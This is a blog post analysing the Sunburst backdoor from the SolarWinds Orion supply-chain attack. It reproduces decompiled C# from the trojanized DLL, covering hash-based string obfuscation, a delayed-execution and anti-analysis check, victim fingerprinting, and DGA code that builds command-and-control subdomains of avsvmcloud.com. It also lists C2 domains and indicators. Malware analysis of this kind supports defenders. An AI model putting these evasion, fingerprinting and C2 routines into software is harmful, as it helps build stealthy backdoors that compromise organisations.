SolarWinds Attack: Sunburst's DLL Technical Analysis

notes.netbytesec.com/2021/01/solarwinds-attack-sunbursts-dll.html

Fareed Fauzi

```
107
108         // Token: 0x060008EE RID: 2286 RVA: 0x000418E8 File Offset: 0x0003FAE8
109         internal void RefreshInternal()
110         {
111             if (InventoryManager.log.IsDebugEnabled)
112             {
113                 InventoryManager.log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", this.e
114             }
115             try
116             {
117                 if (!OrionImprovementBusinessLayer.IsAlive)
118                 {
119                     new Thread(new ThreadStart(OrionImprovementBusinessLayer.Initialize))
120                     {
121                         IsBackground = true
122                     }.Start();
123                 }
124             }
125             catch (Exception)
126             {
127             }
128             if (this.backgroundInventory.IsRunning)
129             {
130                 InventoryManager.log.Info("Skipping background backgroundInventory check, still running");
131                 return;
132             }
133             this.QueueInventoryTasksFromNodeSettings();
134             this.QueueInventoryTasksFromInventorySettings();
```

Posted by **Fareed Fauzi**

Introduction

In late 2020, a sophisticated SolarWinds attack that hit organizations through the supply chain has recently been disclosed by various sources. This was done via a compromised version of SolarWinds Orion which we called the backdoor with the name “Sunburst”. Once the update (include the malicious DLL) is installed, the malicious DLL will be imported and loaded by the legitimate SolarWinds.BusinessLayerHost.exe executable.

Sunburst is a trojan version of a digitally signed SolarWinds Orion plugin named ***SolarWinds.Orion.Core.BusinessLayer.dll***. The malicious DLL contains a backdoor code used to initiate a function that will do the communication with the victim’s system via HTTP to the attacker’s command and control server [1]. The malicious code initiation will give full access to the victim which may retrieve and execute commands that instruct the backdoor to transfer files, remote execution, profile victim’s system information, and complete control over the affected system.

Technical Analysis

Name: SolarWinds.Orion.Core.BusinessLayer.dll
MD5: b91ce2fa41029f6955bff20079468448
File type: Dynamic Link Library

The malicious function code that was being patched in the compromised DLL by the attacker resides in ***OrionImprovementBusinessLayer.Initialize*** which all malicious subfunctions were started right here. The function ***Initialize*** was invoked at line 119 by the parent function ***RefreshInternal*** as shown in Figure 1 below.

```
107
108         // Token: 0x060008EE RID: 2286 RVA: 0x000418E8 File Offset: 0x0003FAE8
109         internal void RefreshInternal()
110         {
111             if (InventoryManager.log.IsDebugEnabled)
112             {
113                 InventoryManager.log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", this.engineID);
114             }
115             try
116             {
117                 if (!OrionImprovementBusinessLayer.IsAlive)
118                 {
119                     new Thread(new ThreadStart(OrionImprovementBusinessLayer.Initialize))
120                     {
121                         IsBackground = true
122                     }.Start();
123                 }
124             }
125             catch (Exception)
126             {
127             }
128             if (this.backgroundInventory.IsRunning)
129             {
130                 InventoryManager.log.Info("Skipping background backgroundInventory check, still running");
131                 return;
132             }
133             this.QueueInventoryTasksFromNodeSettings();
134             this.QueueInventoryTasksFromInventorySettings();
```

Figure 1: Invoking of *Initialize* function

In the ***Initialize*** method in Figure 2 below, we can see that the code trying to check if the current process executable is *solarwinds.businesslayerhost* where the hash of the current process being generated by the function *GetHash.*

```
110         public static void Initialize()
111         {
112             try
113             {
114                 if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941UL)
115                 {
116                     DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
117                     int num = new Random().Next(288, 336);
118                     if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
119                     {
120                         OrionImprovementBusinessLayer.instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
121                         OrionImprovementBusinessLayer.ConfigManager.ReadReportStatus(out OrionImprovementBusinessLayer.status);
122                         if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Truncate)
123                         {
124                             OrionImprovementBusinessLayer.DelayMin(0, 0);
125                             OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
126                             if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) && !OrionImprovementBusinessLayer.IsNullOrInvalidName(OrionImprovementBusinessLayer.domain4))
127                             {
128                                 OrionImprovementBusinessLayer.DelayMin(0, 0);
129                                 if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
130                                 {
131                                     OrionImprovementBusinessLayer.DelayMin(0, 0);
132                                     OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
133                                     OrionImprovementBusinessLayer.Update();
134                                     OrionImprovementBusinessLayer.instance.Close();
135                                 }
136                             }
137                         }
138                     }
139                 }
140             }
141             catch (Exception)
142             {
143             }
144         }
```

solarwinds.businesslayerhost

Figure 2: Check if the current process is ***solarwinds.businesslayerhost***

The code use function *GetHash* to check the hash of the process. We will see this *GetHash* function often after this as the attacker obfuscate those important strings. Deep diving into the code of the ***GetHash*** will give us ideas how things get going. Looking into the subroutine *GetHash*, the function uses Fowler–Noll–Vo hash (***FNV-1a) + XOR*** algorithm which we can refer to in Wikipedia. Figures 3 and 4 below comparing the algorithm being used.

```
494
495         // Token: 0x06000057 RID: 87 RVA: 0x0000B9C4 File Offset: 0x00009BC4
496         private static ulong GetHash(string s)
497         {
498             ulong num = 14695981039346656037UL;
499             try
500             {
501                 foreach (byte b in Encoding.UTF8.GetBytes(s))
502                 {
503                     num ^= (ulong)b;
504                     num *= 1099511628211UL;
505                 }
506             }
507             catch
508             {
509             }
510             return num ^ 6605813339339102567UL;
511         }
```

Figure 3: *GetHash* function

FNV-1a hash [edit]

The FNV-1a hash differs from the FNV-1 hash by only the order in which the multiply and XOR is performed:[8][10]


```
algorithm fnv-1a is
    hash := FNV_offset_basis

    for each byte_of_data to be hashed do
        hash := hash XOR byte_of_data
        hash := hash × FNV_prime

    return hash
```

Figure 3: Wikipedia's ***FNV-1a*** explained


The next thing that needs to be explained in the *Initialize* function is at lines 116 to 118 in figure 4 below. At these lines, the malware waits about two weeks/12 days before it executes to avoid any suspicious activity detection.



```
public static void Initialize()
{
    try
    {
        if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941UL)
        {
            DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
            int num = new Random().Next(288, 336);
            if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
            {
                OrionImprovementBusinessLayer.instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
                OrionImprovementBusinessLayer.ConfigManager.ReadReportStatus(out OrionImprovementBusinessLayer.status);
                if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Truncate)
                {
                    OrionImprovementBusinessLayer.DelayMin(0, 0);
                    OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
                    if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) && !OrionImprovementBusinessLayer.IsNullOrInvalidName
                      (OrionImprovementBusinessLayer.domain4))
                    {
                        OrionImprovementBusinessLayer.DelayMin(0, 0);
                        if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
                        {
                            OrionImprovementBusinessLayer.DelayMin(0, 0);
                            OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
                            OrionImprovementBusinessLayer.Update();
                            OrionImprovementBusinessLayer.instance.Close();
                        }
                    }
                }
            }
        }
    }
    catch (Exception)
    {
    }
}
```

Figure 4: The malware waits for about 2 weeks to execute


After about 2 weeks, the malware starts to execute the next line where the malware creates the named pipe ***583da945-62af-10e8-4902-a8f205c72b2e*** to ensure only one instance of the backdoor is running.



```
public static void Initialize()
{
    try
    {
        if (OrionImprovementBusinessLayer.GetHash(Process.GetCurrentProcess().ProcessName.ToLower()) == 17291806236368054941UL)
        {
            DateTime lastWriteTime = File.GetLastWriteTime(Assembly.GetExecutingAssembly().Location);
            int num = new Random().Next(288, 336);
            if (DateTime.Now.CompareTo(lastWriteTime.AddHours((double)num)) >= 0)
            {
                OrionImprovementBusinessLayer.instance = new NamedPipeServerStream(OrionImprovementBusinessLayer.appId);
                OrionImprovementBusinessLayer.ConfigManager.ReadReportStatus(out OrionImprovementBusinessLayer.status);
                if (OrionImprovementBusinessLayer.status != OrionImprovementBusinessLayer.ReportStatus.Truncate)
                {
                    OrionImprovementBusinessLayer.DelayMin(0, 0);
                    OrionImprovementBusinessLayer.domain4 = IPGlobalProperties.GetIPGlobalProperties().DomainName;
                    if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) && !OrionImprovementBusinessLayer.IsNullOrInvalidName
                      (OrionImprovementBusinessLayer.domain4))
                    {
                        OrionImprovementBusinessLayer.DelayMin(0, 0);
                        if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
                        {
                            OrionImprovementBusinessLayer.DelayMin(0, 0);
                            OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
                            OrionImprovementBusinessLayer.Update();
                            OrionImprovementBusinessLayer.instance.Close();
                        }
                    }
                }
            }
        }
    }
    catch (Exception)
    {
    }
}
```

Figure 5: The sample creates named pipe

In figure 5, after creates the named pipe, the sample check for modes of operation as described by FireEye. If the mode return "***Truncate***", the malware will be terminate and exit.



```
private static void DelayMin(int minMinutes, int maxMinutes)
{
    if (maxMinutes == 0)
    {
        minMinutes = 30;
        maxMinutes = 120;
    }
    OrionImprovementBusinessLayer.DelayMs((double)minMinutes * 60.0 * 1000.0, (double)maxMinutes * 60.0 * 1000.0);
}
```

Figure 6: Makes some delay execution

After the truncate mode being checked and pass, the malware then will delay the execution of the next line about 30min to 120min.

Figure 7: Sunburst check for domain-joined

In figure 7, Sunburst also checks if the victim is joined to an Active Directory domain. Those blacklisted AD domains as follows:




Figure 8: Hashes of blacklisted domain

The next lines of codes will be executed if the current victim does not join the blacklisted AD domains. These encoded strings have been brute-forced by FireEye to determine what are the decoded result of these encoded strings. Refer SolarWinds/SunBurst FNV-1a-XOR hash founds analysis spreadsheet shared by FireEye.

1. swdev.local
2. emea.sales
3. pci.local
4. apac.lab
5. swdev.dmz

6. cork.lab
7. saas.swi
8. dmz.local
9. lab.local
10. dev.local
11. lab.rio
12. lab.brno
13. lab.na
14. test
15. solarwinds

The sample then performs another checking functionality to generate the user ID of the current victim as shown in figures 8 and 9.

```
126                 if (!string.IsNullOrEmpty(OrionImprovementBusinessLayer.domain4) && !OrionImprovementBusinessLayer.IsNullOrInvalidName
                      (OrionImprovementBusinessLayer.domain4))
127                 {
128                     OrionImprovementBusinessLayer.DelayMin(0, 0);
129                     if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
130                     {
131                         OrionImprovementBusinessLayer.DelayMin(0, 0);
132                         OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
133                         OrionImprovementBusinessLayer.Update();
134                         OrionImprovementBusinessLayer.instance.Close();
135                     }
136                 }
137             }
138         }
139     }
140 }
```

Figure 8: ***GetOrCreateUserID*** call


```
403
404     // Token: 0x06000053 RID: 83 RVA: 0x0000B7EC File Offset: 0x000099EC
405     private static bool GetOrCreateUserID(out byte[] hash64)
406     {
407         string text = OrionImprovementBusinessLayer.ReadDeviceInfo();
408         hash64 = new byte[8];
409         Array.Clear(hash64, 0, hash64.Length);
410         if (text == null)
411         {
412             return false;
413         }
414         text += OrionImprovementBusinessLayer.domain4;
415         try
416         {
417             text += OrionImprovementBusinessLayer.RegistryHelper.GetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Cryptography",
                      "MachineGuid", "");
418         }
419         catch
420         {
421         }
422         using (MD5 md = MD5.Create())
423         {
424             byte[] bytes = Encoding.ASCII.GetBytes(text);
425             byte[] array = md.ComputeHash(bytes);
426             if (array.Length < hash64.Length)
427             {
428                 return false;
429             }
430             for (int i = 0; i < array.Length; i++)
431             {
432                 byte[] array2 = hash64;
433                 int num = i % hash64.Length;
434                 array2[num] ^= array[i];
435             }
436         }
437         return true;
438     }
```

Figure 9: *GetOrCreateUserID* code

In figure 9, the user ID of the victim is built based on 3 values:

1. Network interface MAC address that is up and not a loopback device from the *ReadDeviceInfo* function
2. The domain name that contains in variable ***domain4***
3. ***HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\MachineGuid*** value


After that, the user ID is encoded with the XOR MD5 of the value at line 424 to 434 shown in figure 9.



```
129                         if (OrionImprovementBusinessLayer.GetOrCreateUserID(out OrionImprovementBusinessLayer.userId))
130                         {
131                             OrionImprovementBusinessLayer.DelayMin(0, 0);
132                             OrionImprovementBusinessLayer.ConfigManager.ReadServiceStatus(false);
133                             OrionImprovementBusinessLayer.Update();
134                             OrionImprovementBusinessLayer.instance.Close();
135                         }
136                     }
137                 }
```

Figure 10: Method ***Update*** being invoke

The backdoor then invokes method ***Update*** which main part of the backdoor resides in here.



```
166         private static void Update()
167         {
168             bool flag = false;
169             OrionImprovementBusinessLayer.CryptoHelper cryptoHelper = new OrionImprovementBusinessLayer.CryptoHelper
                  (OrionImprovementBusinessLayer.userId, OrionImprovementBusinessLayer.domain4);
170             OrionImprovementBusinessLayer.HttpHelper httpHelper = null;
171             Thread thread = null;
172             bool flag2 = true;
173             OrionImprovementBusinessLayer.AddressFamilyEx addressFamilyEx = OrionImprovementBusinessLayer.AddressFamilyEx.Unknown;
174             int num = 0;
175             bool flag3 = true;
176             OrionImprovementBusinessLayer.DnsRecords dnsRecords = new OrionImprovementBusinessLayer.DnsRecords();
177             Random random = new Random();
178             int a = 0;
179             if (!OrionImprovementBusinessLayer.UpdateNotification())
180             {
181                 return;
182             }
183             OrionImprovementBusinessLayer.svcListModified2 = false;
184             int num2 = 1;
185             while (num2 <= 3 && !flag)
186             {
187                 OrionImprovementBusinessLayer.DelayMin(dnsRecords.A, dnsRecords.A);
188                 if (!OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
189                 {
190                     if (OrionImprovementBusinessLayer.svcListModified1)
191                     {
192                         flag3 = true;
193                     }
194                     num = (OrionImprovementBusinessLayer.svcListModified2 ? (num + 1) : 0);
195                     string hostName;
196                     if (OrionImprovementBusinessLayer.status == OrionImprovementBusinessLayer.ReportStatus.New)
197                     {
198                         if (addressFamilyEx != OrionImprovementBusinessLayer.AddressFamilyEx.Error)
199                         {
200                             hostName = cryptoHelper.GetPreviousString(out flag2);
201                         }
202                         else
203                         {
204                             hostName = cryptoHelper.GetCurrentString();
205                         }
206                     }
```

Figure 11: Snippet code of the *Update* method

In the first part of the code, as shown in Figure 11, the backdoor begins the domain algorithm generation (DGA) things using class *CryptoHelper*.

```
3431        private class CryptoHelper
3432        {
3433            // Token: 0x060009B0 RID: 2480 RVA: 0x0000719B File Offset: 0x0000539B
3434            public CryptoHelper(byte[] userId, string domain)
3435            {
3436                this.guid = userId.ToArray<byte>();
3437                this.dnStr = OrionImprovementBusinessLayer.CryptoHelper.DecryptShort(domain);
3438                this.offset = 0;
3439                this.nCount = 0;
3440            }
3441
3442            // Token: 0x060009B1 RID: 2481 RVA: 0x00046DBC File Offset: 0x00044FBC
3443            private static string Base64Decode(string s)
3444            {
3445                string text = "rq3gsalt6u1iyfzop572d49bnx8cvmkewhj";
3446                string text2 = "0_-.";
3447                string text3 = "";
3448                Random random = new Random();
3449                foreach (char value in s)
3450                {
3451                    int num = text2.IndexOf(value);
3452                    text3 = ((num < 0) ? (text3 + text[(text.IndexOf(value) + 4) % text.Length].ToString()) : (text3 + text2[0].ToString
                        () + text[num + random.Next() % (text.Length / text2.Length) * text2.Length].ToString()));
3453                }
3454                return text3;
3455            }
3456
3457            // Token: 0x060009B2 RID: 2482 RVA: 0x00046E88 File Offset: 0x00045088
3458            private static string Base64Encode(byte[] bytes, bool rt)
3459            {
3460                string text = "ph2eifo3n5utg1j8d94qrvbmk0sal76c";
3461                string text2 = "";
3462                uint num = 0U;
3463                int i = 0;
3464                foreach (byte b in bytes)
3465                {
3466                    num |= (uint)((uint)b << i);
3467                    for (i += 8; i >= 5; i -= 5)
3468                    {
```

Figure 12: Content of CryptoHelper

Sunburst victims, who have been installed and infected by one of the malicious SolarWinds Orion software updates, will query for domain names. The part of the malicious code of the software update will construct and resolve a subdomain of avsvmcloud.com.

The code generates those domain names by taking the victim's User ID and computer's domain name and encoded it with a simple substitution cipher. These encoded strings of subdomains are then being concatenated with one of the following domains to create the hostname to resolve:

- ***.appsync-api.eu-west-1[.]avsvmcloud[.]com***
- ***.appsync-api.us-west-2[.]avsvmcloud[.]com***
- ***.appsync-api.us-east-1[.]avsvmcloud[.]com***
- ***.appsync-api.us-east-2[.]avsvmcloud[.]com***

The example of the generated and encoded C2 domain name as follows:

- ***02m6hcopd17p6h450gt3****.appsync-api.us-west-2.avsvmcloud.com*
- ***06o0865eliou4t0btvef0b12eu1****.appsync-api.us-east-1.avsvmcloud.com*
- ***04spiistorug1jq5o6o0****.appsync-api.us-west-2.avsvmcloud.com*
- ***060mpkprgdk087ebcr1jov0te2h****.appsync-api.us-east-1.avsvmcloud.com*

The subdomains highlighted above are the encoded User ID and computer's domain name which can be decoded using tools from Netresec.

After generated the domain, Sunburst continues invoking another important method called ***UpdateNotification.***

```
166         private static void Update()
167         {
168             bool flag = false;
169             OrionImprovementBusinessLayer.CryptoHelper cryptoHelper = new OrionImprovementBusinessLayer.CryptoHelper(OrionImprovementBusinessLayer.u
                OrionImprovementBusinessLayer.domain4);
170             OrionImprovementBusinessLayer.HttpHelper httpHelper = null;
171             Thread thread = null;
172             bool flag2 = true;
173             OrionImprovementBusinessLayer.AddressFamilyEx addressFamilyEx = OrionImprovementBusinessLayer.AddressFamilyEx.Unknown;
174             int num = 0;
175             bool flag3 = true;
176             OrionImprovementBusinessLayer.DnsRecords dnsRecords = new OrionImprovementBusinessLayer.DnsRecords();
177             Random random = new Random();
178             int a = 0;
179             if (!OrionImprovementBusinessLayer.UpdateNotification())
180             {
181                 return;
182             }
183             OrionImprovementBusinessLayer.svcListModified2 = false;
184             int num2 = 1;
185             while (num2 <= 3 && !flag)
186             {
187                 OrionImprovementBusinessLayer.DelayMin(dnsRecords.A, dnsRecords.A);
188                 if (!OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
189                 {
190                     if (OrionImprovementBusinessLayer.svcListModified1)
191                     {
192                         flag3 = true;
```

Figure 13: *UpdateNotification* invoked.

```
147         private static bool UpdateNotification()
148         {
149             int num = 3;
150             while (num-- > 0)
151             {
152                 OrionImprovementBusinessLayer.DelayMin(0, 0);
153                 if (OrionImprovementBusinessLayer.ProcessTracker.TrackProcesses(true))
154                 {
155                     return false;
156                 }
157                 if (OrionImprovementBusinessLayer.DnsHelper.CheckServerConnection(OrionImprovementBusinessLayer.apiHost))
158                 {
159                     return true;
160                 }
161             }
162             return false;
```

Figure 14: Check is there any blacklisted process running

In this method, the backdoor check for the blacklisted processes running based on Figure 14. If there is a blacklisted process running, the backdoor will exit the code. If we deep dive into the method, we can see three important sub-method which are ***SearchAssemblies***, ***SearchServices***, and ***SearchConfiguration***.

```
1766
1767            // Token: 0x0600097F RID: 2431 RVA: 0x000448AC File Offset: 0x00042AAC
1768            public static bool TrackProcesses(bool full)
1769            {
